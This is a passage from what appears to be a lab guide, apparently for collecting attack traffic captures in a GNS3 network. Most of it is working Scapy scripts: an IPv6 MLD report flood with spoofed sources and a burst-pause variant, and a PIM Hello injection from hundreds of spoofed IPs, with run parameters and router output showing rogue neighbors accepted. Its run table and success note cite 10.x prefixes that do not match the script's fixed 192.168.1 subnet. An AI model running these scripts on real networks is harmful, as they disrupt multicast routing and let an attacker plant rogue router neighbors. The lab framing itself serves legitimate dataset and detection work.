SRC_PREFIX  = 'fe80::1'  # <-- CHANGE per run (see table)

start = time.time(); count = 0
print(f"[Class3] MLD Flood — {DURATION}s")

while time.time() - start < DURATION:
    src_v6 = f'{SRC_PREFIX}:{random.randint(1,9999):x}'
    pkt    = (Ether(dst=MCAST_MAC) /
              IPv6(src=src_v6, dst='ff02::16', hlim=1) /
              ICMPv6MLReport2())
    sendp(pkt, iface=IFACE, verbose=0)
    count += 1
    time.sleep(random.uniform(SLEEP_MIN, SLEEP_MAX))
    if count % 500 == 0:
```

```
        print(f"[Class3] {count} MLD reports sent")


print(f"[Class3] Done — {count} packets")
EOF
```

5 runs — what to change:

Run	DURATION	SLEEP_MIN	SLEEP_MAX	SRC_PREFIX
1	60	0.0005	0.002	fe80::1
2	90	0.001	0.005	fe80::2
3	45	0.0002	0.001	fe80::3
4	120	0.003	0.010	fe80::1
5	60	burst†	burst†	fe80::1

†Run 5 burst-pause:

```
# brut forse
python3 << 'EOF'
from scapy.all import *
from scapy.layers.inet6 import IPv6, ICMPv6MLReport2
import time, random

IFACE='eth0'
MCAST_MAC='33:33:00:00:00:16'

count = 0

def mld_burst(n, sleep_min, sleep_max):
    global count
    for _ in range(n):
        src = f'fe80::1:{random.randint(1,9999):x}'
        pkt = (Ether(dst=MCAST_MAC) /
               IPv6(src=src, dst='ff02::16', hlim=1) /
               ICMPv6MLReport2())
```

```
        sendp(pkt, iface=IFACE, verbose=0)
        count += 1
        time.sleep(random.uniform(sleep_min, sleep_max))

print("[Class3 Run5] Burst–Pause")

for cycle in range(5):
    n = random.randint(400, 800)
    print(f"[Cycle {cycle+1}] Burst: {n}")
    mld_burst(n, 0.0003, 0.001)

    pause = random.uniform(3, 8)
    print(f"[Cycle {cycle+1}] Pause: {pause:.1f}s")
    time.sleep(pause)

print(f"[Class3 Run5] Done — {count} packets")
EOF
```

Validation :

Frr router does not support icmpv6 forwarding

Step 6 — Class 4 (PIM Hello Manipulation)

What it does: Injects crafted PIM-SM Hello messages (protocol 103) from hundreds of spoofed source IPs, targeting 224.0.0.13 (all PIM routers). The goal is to insert rogue PIM neighbors into Core-R1's neighbor table, which could allow an attacker to influence the Rendezvous Point Tree topology. FRR validates PIM neighbors against the unicast routing table — spoofed entries will appear briefly then expire, but the injection attempt is fully captured.

GNS3 captures to start before each run:

- Core-R1 eth0 ↔ Dist-R2 → c4_r1_coreR1-distR2.pcap
- Dist-R2 eth1 ↔ SW-1 → c4_r1_distR2-SW1.pcap

```
python3 << 'EOF'
from scapy.all import *
from scapy.layers.inet import IP
import struct, time, random

IFACE = 'eth0'
PIM_ALL_MAC = '01:00:5e:00:00:0d'

MY_MAC   = '02:42:b5:bd:63:00'   # your H1 MAC
IP_PREFIX = '192.168.1'          # ✅ FIXED

DURATION  = 60
SLEEP     = 0.0005
HOLD_TIME = 105

def build_pim_hello(hold_time, dr_priority):
    opts = (struct.pack('!HHH', 1, 2, hold_time) +
            struct.pack('!HHI', 19, 4, dr_priority) +
            struct.pack('!HHI', 20, 4, random.randint(1, 0xFFFFFFFF)))

    hdr = struct.pack('!BBH', 0x20, 0, 0)
    msg = hdr + opts
```

```
    s = sum(struct.unpack('!%dH' % (len(msg)//2),
                          msg + (b'\x00' if len(msg)%2 else b'')))

    while s >> 16:
        s = (s & 0xFFFF) + (s >> 16)
    cksum = ~s & 0xFFFF
    return msg[:2] + struct.pack('!H', cksum) + msg[4:]
start = time.time()
count = 0
print("[Class4] PIM Hello Attack (fixed subnet)")
while time.time() - start < DURATION:
    fake_src = f'{IP_PREFIX}.{random.randint(2,254)}'
    pkt = (Ether(src=MY_MAC, dst=PIM_ALL_MAC) /
           IP(src=fake_src, dst='224.0.0.13', proto=103, ttl=1) /
           Raw(load=build_pim_hello(HOLD_TIME, random.randint(1,100))))
    sendp(pkt, iface=IFACE, verbose=0)
    count += 1
    time.sleep(SLEEP)
    if count % 500 == 0:
        print(f"{count} sent")
print("Done")
EOF
```

5 runs — what to change:

Run	DURATION	SLEEP	HOLD_TIME	IP_PREFIX
1	60	0.001	105	10.0
2	90	0.003	30	10.1
3	45	0.0005	180	172.16
4	120	0.005	105	10.2

Run	DURATION	SLEEP	HOLD_TIME	IP_PREFIX
5	60	burst†	105	10.0

†Run 5 burst-pause: wrap the sendp loop in the same burst() + sleep() pattern from Class 1 Run 5.

Verify during run:

bash

Dist-R2 bash

watch -n1 'vtysh -c "show ip pim neighbor"'

Transient entries from 10.x.x.x appearing is the success indicator

Class _4

```
Dist-R2# show ip pim neighbor
 Interface  Neighbor        Uptime    Holdtime  DR Pri
 eth0       10.0.0.1        01:36:36  00:01:39  1
 eth1       192.168.1.224   00:00:08  00:01:36  14
 eth1       192.168.1.176   00:00:08  00:01:36  86
 eth1       192.168.1.251   00:00:08  00:01:36  15
 eth1       192.168.1.236   00:00:08  00:01:36  63
 eth1       192.168.1.147   00:00:08  00:01:37  61
 eth1       192.168.1.82    00:00:08  00:01:37  47
 eth1       192.168.1.18    00:00:08  00:01:37  1
 eth1       192.168.1.113   00:00:08  00:01:37  11
 eth1       192.168.1.187   00:00:07  00:01:37  59
 eth1       192.168.1.114   00:00:07  00:01:37  81
 eth1       192.168.1.191   00:00:07  00:01:37  22
 eth1       192.168.1.239   00:00:07  00:01:37  50
 eth1       192.168.1.93    00:00:07  00:01:37  4
 eth1       192.168.1.243   00:00:07  00:01:37  11
 eth1       192.168.1.41    00:00:07  00:01:38  36
 eth1       192.168.1.35    00:00:07  00:01:38  83
 eth1       192.168.1.34    00:00:07  00:01:38  93
 eth1       192.168.1.32    00:00:06  00:01:38  59
 eth1       192.168.1.2     00:00:06  00:01:38  81
 eth1       192.168.1.59    00:00:06  00:01:38  13
 eth1       192.168.1.207   00:00:06  00:01:38  37
 eth1       192.168.1.21    00:00:06  00:01:38  35
 eth1       192.168.1.46    00:00:06  00:01:39  13
 eth1       192.168.1.89    00:00:06  00:01:39  83
 eth1       192.168.1.119   00:00:06  00:01:39  41
 eth1       192.168.1.40    00:00:06  00:01:39  27
 eth1       192.168.1.23    00:00:06  00:01:39  94
 eth1       192.168.1.177   00:00:06  00:01:39  56
 eth1       192.168.1.246   00:00:05  00:01:39  75
```